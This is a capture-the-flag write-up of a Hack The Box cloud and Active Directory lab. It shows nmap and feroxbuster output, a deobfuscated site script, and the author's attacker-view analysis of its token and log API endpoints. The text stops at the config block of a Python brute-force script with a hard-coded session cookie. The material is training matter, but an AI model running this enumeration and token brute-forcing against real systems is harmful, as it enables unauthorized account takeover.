

Introduction
This interesting fortress from AWS features a wide variety of realistic and
current techniques, ranging from web exploitation to cloud privilege
escalations. This fortress is ideal for those who have a good
understanding of web penetration testing and a basic knowledge of cloud
services.

In conquering this Fortress, participants will learn web application
pentesting, forensics & reversing, cloud exploitation, and Active
Directory abuse.┌──(kali㉿kali)-[~/htb/fortress/aws]
└─$ nmap -sCV 10.13.37.15
Starting Nmap 7.95 ( https://nmap.org ) at 2026-04-02 07:19 EDT
Nmap scan report for 10.13.37.15
Host is up (0.23s latency).
Not shown: 986 closed tcp ports (reset)
PORT STATE SERVICE VERSION
53/tcp open domain Simple DNS Plus
80/tcp open http Apache httpd 2.4.52 ((Win64))
|_http-title: Site doesn't have a title (text/html).
| http-methods:
|_ Potentially risky methods: TRACE
|_http-server-header: Apache/2.4.52 (Win64)
88/tcp open kerberos-sec Microsoft Windows Kerberos (server time: 2026-04-02 11:19:33Z)
135/tcp open msrpc Microsoft Windows RPC
139/tcp open netbios-ssn Microsoft Windows netbios-ssn
389/tcp open ldap Microsoft Windows Active Directory LDAP (Domain: amzcorp.local0., Site: Default-First-Site-Name)
445/tcp open microsoft-ds?
464/tcp open kpasswd5?
593/tcp open ncacn_http Microsoft Windows RPC over HTTP 1.0
636/tcp open tcpwrapped
2179/tcp open vmrdp?
3268/tcp open ldap Microsoft Windows Active Directory LDAP (Domain: amzcorp.local0., Site: Default-First-Site-Name)
3269/tcp open tcpwrapped
5985/tcp open http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows
Host script results:
|_clock-skew: 1s
| smb2-security-mode:
| 3:1:1:
|_ Message signing enabled and required
| smb2-time:
| date: 2026-04-02T11:20:02
|_ start_date: N/A
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 61.23 seconds
we found a subdomain jobs.amzcorp.local


This subdomain allows creation of an account.
└─$ feroxbuster -u http://jobs.amzcorp.local -w /usr/share/seclists/Discovery/Web-Content/common.txt \
  --depth 3 \
  --threads 50

 ___  ___  __   __     __      __         __   ___
|__  |__  |__) |__) | /  `    /  \ \_/ | |  \ |__
|    |___ |  \ |  \ | \__,    \__/ / \ | |__/ |___
by Ben "epi" Risher 🤓                 ver: 2.13.1
───────────────────────────┬──────────────────────
 🎯  Target Url            │ http://jobs.amzcorp.local/
 🚩  In-Scope Url          │ jobs.amzcorp.local
 🚀  Threads               │ 50
 📖  Wordlist              │ /usr/share/seclists/Discovery/Web-Content/common.txt
 👌  Status Codes          │ All Status Codes!
 💥  Timeout (secs)        │ 7
 🦡  User-Agent            │ feroxbuster/2.13.1
 💉  Config File           │ /etc/feroxbuster/ferox-config.toml
 🔎  Extract Links         │ true
 🏁  HTTP methods          │ [GET]
 🔃  Recursion Depth       │ 3
───────────────────────────┴──────────────────────
 🏁  Press [ENTER] to use the Scan Management Menu™
──────────────────────────────────────────────────
404      GET        4l       34w      232c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
200      GET      142l      340w     7951c http://jobs.amzcorp.local/login
302      GET        4l       24w      218c http://jobs.amzcorp.local/ => http://jobs.amzcorp.local/login
200      GET       39l      482w     2337c http://jobs.amzcorp.local/static/assets/img/favicon/safari-pinned-tab.svg
200      GET        1l      522w    31587c http://jobs.amzcorp.local/static/assets/vendor/vanillajs-datepicker/dist/js/datepicker.min.js
200      GET        1l      336w    22690c http://jobs.amzcorp.local/static/assets/vendor/sweetalert2/dist/sweetalert2.min.css
200      GET       91l      166w     2184c http://jobs.amzcorp.local/static/assets/js/notify.js
200      GET        7l       71w     2977c http://jobs.amzcorp.local/static/assets/vendor/chartist-plugin-tooltips/dist/chartist-plugin-tooltip.min.js
200      GET        6l      273w    18835c http://jobs.amzcorp.local/static/assets/vendor/@popperjs/core/dist/umd/popper.min.js
200      GET        2l       92w     6563c http://jobs.amzcorp.local/static/assets/vendor/smooth-scroll/dist/smooth-scroll.polyfills.min.js
200      GET        1l       85w     5159c http://jobs.amzcorp.local/static/assets/vendor/notyf/notyf.min.css
200      GET        1l       92w     7646c http://jobs.amzcorp.local/static/assets/vendor/notyf/notyf.min.js
200      GET        1l      118w     6893c http://jobs.amzcorp.local/static/assets/vendor/onscreen/dist/on-screen.umd.min.js
200      GET       11l      128w    10176c http://jobs.amzcorp.local/static/assets/img/favicon/apple-touch-icon.png
200      GET      104l      301w     5659c http://jobs.amzcorp.local/forgot-password
302      GET        4l       24w      218c http://jobs.amzcorp.local/logout => http://jobs.amzcorp.local/login
200      GET       78l      381w    28525c http://jobs.amzcorp.local/static/assets/img/brand/aws-logo.jpg
200      GET      148l      367w     8441c http://jobs.amzcorp.local/register
200      GET     2332l     3032w    65073c http://jobs.amzcorp.local/static/assets/img/illustrations/signin.svg
200      GET      254l      521w    21305c http://jobs.amzcorp.local/static/assets/img/illustrations/404.svg
403      GET       90l      212w     4334c http://jobs.amzcorp.local/settings
[####################] - 84s     4825/4825    0s      found:20      errors:290
[####################] - 84s 4751/4751 57/s http://jobs.amzcorp.local/ 
I think jsfuck? or some obfuscated js. i used de4js to deobfuscate it
"use strict";
const d = document;
d.addEventListener("DOMContentLoaded", function (event) {

    const swalWithBootstrapButtons = Swal.mixin({
        customClass: {
            confirmButton: 'btn btn-primary me-3',
            cancelButton: 'btn btn-gray'
        },
        buttonsStyling: false
    });

    var themeSettingsEl = document.getElementById('theme-settings');
    var themeSettingsExpandEl = document.getElementById('theme-settings-expand');

    if (themeSettingsEl) {

        var themeSettingsCollapse = new bootstrap.Collapse(themeSettingsEl, {
            show: true,
            toggle: false
        });

        if (window.localStorage.getItem('settings_expanded') === 'true') {
            themeSettingsCollapse.show();
            themeSettingsExpandEl.classList.remove('show');
        } else {
            themeSettingsCollapse.hide();
            themeSettingsExpandEl.classList.add('show');
        }

        themeSettingsEl.addEventListener('hidden.bs.collapse', function () {
            themeSettingsExpandEl.classList.add('show');
            window.localStorage.setItem('settings_expanded', false);
        });

        themeSettingsExpandEl.addEventListener('click', function () {
            themeSettingsExpandEl.classList.remove('show');
            window.localStorage.setItem('settings_expanded', true);
            setTimeout(function () {
                themeSettingsCollapse.show();
            }, 300);
        });
    }

    const breakpoints = {
        sm: 540,
        md: 720,
        lg: 960,
        xl: 1140
    };

    var sidebar = document.getElementById('sidebarMenu')
    if (sidebar && d.body.clientWidth < breakpoints.lg) {
        sidebar.addEventListener('shown.bs.collapse', function () {
            document.querySelector('body').style.position = 'fixed';
        });
        sidebar.addEventListener('hidden.bs.collapse', function () {
            document.querySelector('body').style.position = 'relative';
        });
    }

    var iconNotifications = d.querySelector('.notification-bell');
    if (iconNotifications) {
        iconNotifications.addEventListener('shown.bs.dropdown', function () {
            iconNotifications.classList.remove('unread');
        });
    }

    [].slice.call(d.querySelectorAll('[data-background]')).map(function (el) {
        el.style.background = 'url(' + el.getAttribute('data-background') + ')';
    });

    [].slice.call(d.querySelectorAll('[data-background-lg]')).map(function (el) {
        if (document.body.clientWidth > breakpoints.lg) {
            el.style.background = 'url(' + el.getAttribute('data-background-lg') + ')';
        }
    });

    [].slice.call(d.querySelectorAll('[data-background-color]')).map(function (el) {
        el.style.background = 'url(' + el.getAttribute('data-background-color') + ')';
    });

    [].slice.call(d.querySelectorAll('[data-color]')).map(function (el) {
        el.style.color = 'url(' + el.getAttribute('data-color') + ')';
    });

    var tooltipTriggerList = [].slice.call(document.querySelectorAll('[data-bs-toggle="tooltip"]'))
    var tooltipList = tooltipTriggerList.map(function (tooltipTriggerEl) {
        return new bootstrap.Tooltip(tooltipTriggerEl)
    })

    var popoverTriggerList = [].slice.call(document.querySelectorAll('[data-bs-toggle="popover"]'))
    var popoverList = popoverTriggerList.map(function (popoverTriggerEl) {
        return new bootstrap.Popover(popoverTriggerEl)
    })

    var datepickers = [].slice.call(d.querySelectorAll('[data-datepicker]'))
    var datepickersList = datepickers.map(function (el) {
        return new Datepicker(el, {
            buttonClass: 'btn'
        });
    })

    if (d.querySelector('.input-slider-container')) {
        [].slice.call(d.querySelectorAll('.input-slider-container')).map(function (el) {
            var slider = el.querySelector(':scope .input-slider');
            var sliderId = slider.getAttribute('id');
            var minValue = slider.getAttribute('data-range-value-min');
            var maxValue = slider.getAttribute('data-range-value-max');

            var sliderValue = el.querySelector(':scope .range-slider-value');
            var sliderValueId = sliderValue.getAttribute('id');
            var startValue = sliderValue.getAttribute('data-range-value-low');

            var c = d.getElementById(sliderId),
                id = d.getElementById(sliderValueId);

            noUiSlider.create(c, {
                start: [parseInt(startValue)],
                connect: [true, false],

                range: {
                    'min': [parseInt(minValue)],
                    'max': [parseInt(maxValue)]
                }
            });
        });
    }

    if (d.getElementById('input-slider-range')) {
        var c = d.getElementById("input-slider-range"),
            low = d.getElementById("input-slider-range-value-low"),
            e = d.getElementById("input-slider-range-value-high"),
            f = [d, e];

        noUiSlider.create(c, {
            start: [parseInt(low.getAttribute('data-range-value-low')), parseInt(e.getAttribute('data-range-value-high'))],
            connect: !0,
            tooltips: true,
            range: {
                min: parseInt(c.getAttribute('data-range-value-min')),
                max: parseInt(c.getAttribute('data-range-value-max'))
            }
        }), c.noUiSlider.on("update", function (a, b) {
            f[b].textContent = a[b]
        });
    }

    if (d.querySelector('.ct-chart-sales-value')) {

        new Chartist.Line('.ct-chart-sales-value', {
            labels: ['Mon', 'Tue', 'Wed', 'Thu', 'Fri', 'Sat', 'Sun'],
            series: [
                [0, 10, 30, 40, 80, 60, 100]
            ]
        }, {
            low: 0,
            showArea: true,
            fullWidth: true,
            plugins: [
                Chartist.plugins.tooltip()
            ],
            axisX: {

                position: 'end',
                showGrid: true
            },
            axisY: {

                showGrid: false,
                showLabel: false,
                labelInterpolationFnc: function (value) {
                    return '$' + (value / 1) + 'k';
                }
            }
        });
    }

    if (d.querySelector('.ct-chart-ranking')) {
        var chart = new Chartist.Bar('.ct-chart-ranking', {
            labels: ['Mon', 'Tue', 'Wed', 'Thu', 'Fri', 'Sat'],
            series: [
                [1, 5, 2, 5, 4, 3],
                [2, 3, 4, 8, 1, 2],
            ]
        }, {
            low: 0,
            showArea: true,
            plugins: [
                Chartist.plugins.tooltip()
            ],
            axisX: {

                position: 'end'
            },
            axisY: {

                showGrid: false,
                showLabel: false,
                offset: 0
            }
        });

        chart.on('draw', function (data) {
            if (data.type === 'line' || data.type === 'area') {
                data.element.animate({
                    d: {
                        begin: 2000 * data.index,
                        dur: 2000,
                        from: data.path.clone().scale(1, 0).translate(0, data.chartRect.height()).stringify(),
                        to: data.path.clone().stringify(),
                        easing: Chartist.Svg.Easing.easeOutQuint
                    }
                });
            }
        });
    }

    if (d.querySelector('.ct-chart-traffic-share')) {
        var data = {
            series: [70, 20, 10]
        };

        var sum = function (a, b) {
            return a + b
        };

        new Chartist.Pie('.ct-chart-traffic-share', data, {
            labelInterpolationFnc: function (value) {
                return Math.round(value / data.series.reduce(sum) * 100) + '%';
            },
            low: 0,
            high: 8,
            donut: true,
            donutWidth: 20,
            donutSolid: true,
            fullWidth: false,
            showLabel: false,
            plugins: [
                Chartist.plugins.tooltip()
            ],
        });
    }

    if (d.getElementById('loadOnClick')) {
        d.getElementById('loadOnClick').addEventListener('click', function () {
            var button = this;
            var loadContent = d.getElementById('extraContent');
            var allLoaded = d.getElementById('allLoadedText');

            button.classList.add('btn-loading');
            button.setAttribute('disabled', 'true');

            setTimeout(function () {
                loadContent.style.display = 'block';
                button.style.display = 'none';
                allLoaded.style.display = 'block';
            }, 1500);
        });
    }

    var scroll = new SmoothScroll('a[href*="#"]', {
        speed: 500,
        speedAsDuration: true
    });

    if (d.querySelector('.current-year')) {
        d.querySelector('.current-year').textContent = new Date().getFullYear();
    }

    if (d.querySelector('.glide')) {
        new Glide('.glide', {
            type: 'carousel',
            startAt: 0,
            perView: 3
        }).mount();
    }

    if (d.querySelector('.glide-testimonials')) {
        new Glide('.glide-testimonials', {
            type: 'carousel',
            startAt: 0,
            perView: 1,
            autoplay: 2000
        }).mount();
    }

    if (d.querySelector('.glide-clients')) {
        new Glide('.glide-clients', {
            type: 'carousel',
            startAt: 0,
            perView: 5,
            autoplay: 2000
        }).mount();
    }

    if (d.querySelector('.glide-news-widget')) {
        new Glide('.glide-news-widget', {
            type: 'carousel',
            startAt: 0,
            perView: 1,
            autoplay: 2000
        }).mount();
    }

    if (d.querySelector('.glide-autoplay')) {
        new Glide('.glide-autoplay', {
            type: 'carousel',
            startAt: 0,
            perView: 3,
            autoplay: 2000
        }).mount();
    }

    var billingSwitchEl = d.getElementById('billingSwitch');
    if (billingSwitchEl) {
        const countUpStandard = new countUp.CountUp('priceStandard', 99, {
            startVal: 199
        });
        const countUpPremium = new countUp.CountUp('pricePremium', 199, {
            startVal: 299
        });

        billingSwitchEl.addEventListener('change', function () {
            if (billingSwitch.checked) {
                countUpStandard.start();
                countUpPremium.start();
            } else {
                countUpStandard.reset();
                countUpPremium.reset();
            }
        });
    }

});

SetDatePicker();

$(document).ready(function () {

    $('.item-row').on('click', '.delete_item', function (event) {
        event.preventDefault();
        var btn = $(this);
        var url = btn.data('href');
        var param = [];
        param['url'] = url;
        param['btn'] = btn;

        $.confirm({
            title: 'Warning!',
            content: 'Are you sure you want to delete?',
            type: 'red',
            buttons: {
                yes: function () {
                    AjaxRemoveItem(param);
                },
                no: function () {}
            }
        }, );
    });

    $('.item-row').dblclick(function (event) {
        event.preventDefault();
        var item = $(this);
        var url = item.data('edit');
        var param = [];
        param['url'] = url;
        param['item'] = item;
        AjaxGetEditRowForm(param);
    });

    $('.item-row').on('click', '.save_form', function (event) {
        event.preventDefault();
        var btn = $(this);
        SaveItem(btn);
    });

    $('.item-row').keyup('.value', function (event) {
        if (event.keyCode === 13) {
            event.preventDefault();
            var btn = $(this);
            SaveItem(btn);
        }
    });
    $('.item-row').keyup('.name', function (event) {
        if (event.keyCode === 13) {
            event.preventDefault();
            var btn = $(this);
            SaveItem(btn);
        }
    });

    $('.item-row').on('click', '.cancel_form', function (event) {
        event.preventDefault();
        var btn = $(this);
        var item = btn.closest('.item-row');
        var url = item.data('detail');
        var param = [];
        param['url'] = url;
        param['item'] = item;
        AjaxGetEditRowDetail(param);
    });
});

function AjaxGetEditRowDetail(param) {
    $.ajax({
        url: param['url'],
        type: 'GET',
        success: function (data) {
            param['item'].html(data);
        },
        error: function () {
            notification.error('Error occurred');
        }
    });
}

function AjaxGetEditRowForm(param) {
    $.ajax({
        url: param['url'],
        type: 'GET',
        success: function (data) {
            param['item'].html(data);
            SetDatePicker();
        },
        error: function () {
            notification.error('Error occurred');
        }
    });
}

function AjaxPutEditRowForm(param) {
    $.ajax({
        url: param['url'],
        type: 'PUT',
        data: param['query'],
        beforeSend: function (xhr) {
            xhr.setRequestHeader("X-CSRFToken", $.cookie('csrftoken'));
        },
        success: function (data) {
            notification[data.valid](data.message);

            if (data.valid === 'success') {
                param['item'].html(data.edit_row);
                SetDatePicker();
            }
        },
        error: function () {
            toastr.error('Error occurred');
        }
    });
}

function AjaxRemoveItem(param) {
    $.ajax({
        url: param['url'],
        type: 'DELETE',
        data: param['query'],
        beforeSend: function (xhr) {
            xhr.setRequestHeader("X-CSRFToken", $.cookie('csrftoken'));
        },
        success: function (data) {
            if (data.valid !== 'success')
                notification[data.valid](data.message);

            if (data.valid === 'success') {
                if (data.redirect_url) {
                    window.location.replace(data.redirect_url);
                } else {
                    notification[data.valid](data.message);
                    var item_row = param['btn'].closest('.item-row');
                    item_row.hide('slow', function () {
                        item_row.remove();
                    });
                }
            }
        },
        error: function () {
            toastr.error('Error occurred');
        }
    });
}

function SaveItem(btn) {
    var item = btn.closest('.item-row');
    var url = item.data('edit');
    var param = [];
    param['url'] = url;
    param['item'] = item;
    param['query'] = $('.value').serialize() + '&' + $('.name').serialize() + '&' + $('.type').serialize();
    AjaxPutEditRowForm(param);
}

function SetDatePicker() {
    var datepickers = [].slice.call(d.querySelectorAll('.datepicker_input'));
    datepickers.map(function (el) {
        return new Datepicker(el, {
            format: 'yyyy-mm-dd'
        });
    });
}

function GenerateToken() {
    var generate_token = document.getElementById('generate_token');
    var api_token = document.getElementById('api_token');
    var output = document.getElementById('output');
    output.innerHTML = '';
    if (username.value == "") {
        output.innerHTML = "Username value cannot be empty!";
        setTimeout(() => {
            document.getElementById('closeAlert');
        }, 2000);
        return;
    }
    xhr.open('POST', '/api/v4/tokens/generate_token');
    xhr.responseType = 'json';
    xhr.onload = function (e) {
        if (this.status == 200) {
            api_token.append(this.response['token']);
        }
    };
    data = {
        "generate_token": generate_token
    }
    xhr.send(data);
}

function GetToken() {
    var uuid = document.getElementById('uuid');
    var username = document.getElementById('username');
    var api_token = document.getElementById('api_token');
    var output = document.getElementById('output');
    output.innerHTML = '';
    if (username.value == "") {
        output.innerHTML = "Username value cannot be empty!";
        setTimeout(() => {
            document.getElementById('closeAlert');
        }, 2000);
        return;
    }
    xhr.open('POST', '/api/v4/tokens/get');
    xhr.responseType = 'json';
    xhr.onload = function (e) {
        if (this.status == 200) {
            api_token.append(this.response['token']);
        }
    };
    data = btoa('{"get_token": "True", "uuid":' + uuid ',"username":' + username + '}');
    xhr.send({
        "data": data
    });
}

function GetLogData() {
    var log_table = document.getElementById('log_table');
    const xhr = new XMLHttpRequest();

    xhr.open('GET', '/api/v4/logs/get_logs');
    xhr.responseType = 'json';
    xhr.onload = function (e) {
        if (this.status == 200) {
            log_table.append(this.response['log']);
        }
    };
    xhr.send();
}

function GenerateToken() {
    var generate_token = document.getElementById('generate_token');
    var api_token = document.getElementById('api_token');
    var output = document.getElementById('output');
    output.innerHTML = '';
    if (username.value == "") {
        output.innerHTML = "Username value cannot be empty!";
        setTimeout(() => {
            document.getElementById('closeAlert');
        }, 2000);
        return;
    }
    xhr.open('POST', '/api/v4/tokens/generate');
    xhr.responseType = 'json';
    xhr.onload = function (e) {
        if (this.status == 200) {
            api_token.append(this.response['token']);
        }
    };
    data = {
        "generate_token": generate_token
    }
    xhr.send(data);
}

function GetToken() {
    var uuid = document.getElementById('uuid');
    var username = document.getElementById('username');
    var api_token = document.getElementById('api_token');
    var output = document.getElementById('output');
    output.innerHTML = '';
    if (username.value == "") {
        output.innerHTML = "Username value cannot be empty!";
        setTimeout(() => {
            document.getElementById('closeAlert');
        }, 2000);
        return;
    }
    xhr.open('POST', '/api/v4/tokens/get');
    xhr.responseType = 'json';
    xhr.onload = function (e) {
        if (this.status == 200) {
            api_token.append(this.response['token']);
        }
    };
    data = btoa('{"get_token": "True", "uuid":' + uuid ',"username":' + username + '}');
    xhr.send({
        "data": data
    });
}

function GetLogData() {
    var log_table = document.getElementById('log_table');
    const xhr = new XMLHttpRequest();

    xhr.open('GET', '/api/v4/logs/get');
    xhr.responseType = 'json';
    xhr.onload = function (e) {
        if (this.status == 200) {
            log_table.append(this.response['log']);
        } else {
            log_table.append("Error retrieving logs from logs.amzcorp.local");
        }
    };
    xhr.send();
}
At a high level, this is front-end JavaScript for the jobs.amzcorp.local web app. Most of it is normal UI code (Bootstrap widgets, sliders, charts, carousels, smooth scrolling, notifications). The interesting part is the jQuery + AJAX section that lets a logged-in user edit rows in-place and make API calls to endpoints under /api/v4/... (including token and logs endpoints). so we got new endpoint /api/v4.
1) What happens on page load (UI behavior)#
On DOMContentLoaded, it:
- Builds a SweetAlert2 “mixin” (
swalWithBootstrapButtons) to make confirm/cancel buttons match Bootstrap styling. - Handles a “theme settings” panel collapse state using
localStorage(settings_expanded). - On small screens, when the sidebar opens, it sets
body { position: fixed; }to prevent the page from scrolling behind the sidebar. - Clears the “unread” marker on a notification bell when the dropdown opens.
- Applies background images/colors from attributes like
data-background,data-background-lg,data-background-color. - Initializes:
- Bootstrap tooltips and popovers
- date pickers (
Datepicker) - noUiSlider sliders
- Chartist charts (line, bar, donut)
- Glide carousels
- A “load more on click” button that reveals extra content after 1.5 seconds
- SmoothScroll for anchor links
- Writes the current year into
.current-year
- Sets up a billing toggle that animates numbers using
countUp.
This part is basically “make the template feel like a modern dashboard”.
2) Row editing + deleting (the app logic)#
Inside $(document).ready(...), it wires up events on elements with class .item-row:
- Delete flow
- Clicking
.delete_itempops a confirmation dialog. - If “yes”, it calls
AjaxRemoveItem()which sends an AJAX DELETE to a URL stored indata-href. - It sets an
X-CSRFTokenheader from thecsrftokencookie. - On success:
- If the server returns a
redirect_url, it redirects the browser. - Otherwise, it removes the row from the DOM with a “slow” animation.
- If the server returns a
- Clicking
- Inline edit flow
- Double-clicking a row loads an edit form via AJAX GET to
data-edit(AjaxGetEditRowForm), swaps the row’s HTML, then re-initializes date pickers. - Clicking
.save_form(or pressing Enter in.value/.name) serializes.value,.name, and.typefields and sends an AJAX PUT back todata-edit(AjaxPutEditRowForm), again with CSRF. - Clicking
.cancel_formreloads the row detail fromdata-detail(AjaxGetEditRowDetail).
- Double-clicking a row loads an edit form via AJAX GET to
So: it’s a CRUD-y table UI, where each row can be edited and saved without a full page refresh.
3) Token and logs functions (the “interesting” endpoints)#
There are functions named GenerateToken, GetToken, and GetLogData that call these endpoints:
POST /api/v4/tokens/generate_tokenand laterPOST /api/v4/tokens/generatePOST /api/v4/tokens/getGET /api/v4/logs/get_logsand laterGET /api/v4/logs/get
Two big takeaways:
The code is duplicated: these functions appear twice with slightly different endpoints (
.../generate_tokenvs.../generate,.../get_logsvs.../get). In JavaScript, the later definitions win, so the second set overrides the first.There are bugs / suspicious string-building in
GetToken():
- It tries to base64 encode (
btoa) a JSON-looking string that concatenatesuuidandusername. - But the snippet you pasted is syntactically broken:
data = btoa('{"get_token": "True", "uuid":' + uuid ',"username":' + username + '}');- It’s missing
+operators and alsouuidandusernameare DOM elements unless.valueis used.
- That suggests either:
- the deobfuscation output is slightly corrupted, or
- the original code is sloppy, or
- it relies on global variables in a way that’s easy to break.
GetLogData() fetches logs and appends them into #log_table. In the second version it even prints:
"Error retrieving logs from logs.amzcorp.local"
which hints there is (or was) a separate log host/subdomain behind the scenes.
4) Security-relevant observations (from an attacker’s perspective)#
- The app is doing state-changing requests via PUT/DELETE and relies on a CSRF cookie. If CSRF is misconfigured, this becomes interesting.
- Anything that appends server-returned HTML directly into the page (
param['item'].html(data)orlog_table.append(this.response['log'])) can become an XSS sink if the server returns unsanitized content. - The token endpoints (
/api/v4/tokens/...) are worth testing for:- authorization checks (can a low-priv user generate or fetch tokens for someone else?)
- IDOR (changing uuid/username)
- weak encoding assumptions (base64 is not security)
- The code itself is not “JSFuck” once deobfuscated. It’s mostly a dashboard template plus some custom AJAX calls.
now the get token one is interesting and we could get admin user if we know their uuid. but we don’t. so i was thinking of making a bruteforce script for it.
import requests
import base64
import sys
from pwn import log
from tqdm import tqdm

# ================== CONFIG ==================
TARGET = "http://jobs.amzcorp.local/api/v4/tokens/get"

COOKIES = {
    "session": ".eJw1TstuAyEM_BfOVWUwNian_kTOKwOmjZrNSuzmVPXfQ1L1MtK8NPPjlj5s_3KnY9ztzS2X5k7OYkgYA7LnrrEXDILASEnUBAg51ZjEAseMlH1sXWLPyMhEGnLnnKklo56gUonSCEGMmrXMtWTISampNGbwmGPXAsVbEV-FvVlx88h9t_H3xkPyU6n76MuxfdttalVbbaTSi0IAoBqCb1iAkgoVzGZao4Rnz1a9XGflc2zb8fHC97qt0xnb1aZxnkv7pM_Fm672n3W_D8LHUy4.ac5Svg.yZAAgcXlu8f6vlH3kOH8rdFcivU"
}

HEADERS = {
    "Content-Type": "application/json",
    "User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36"
}

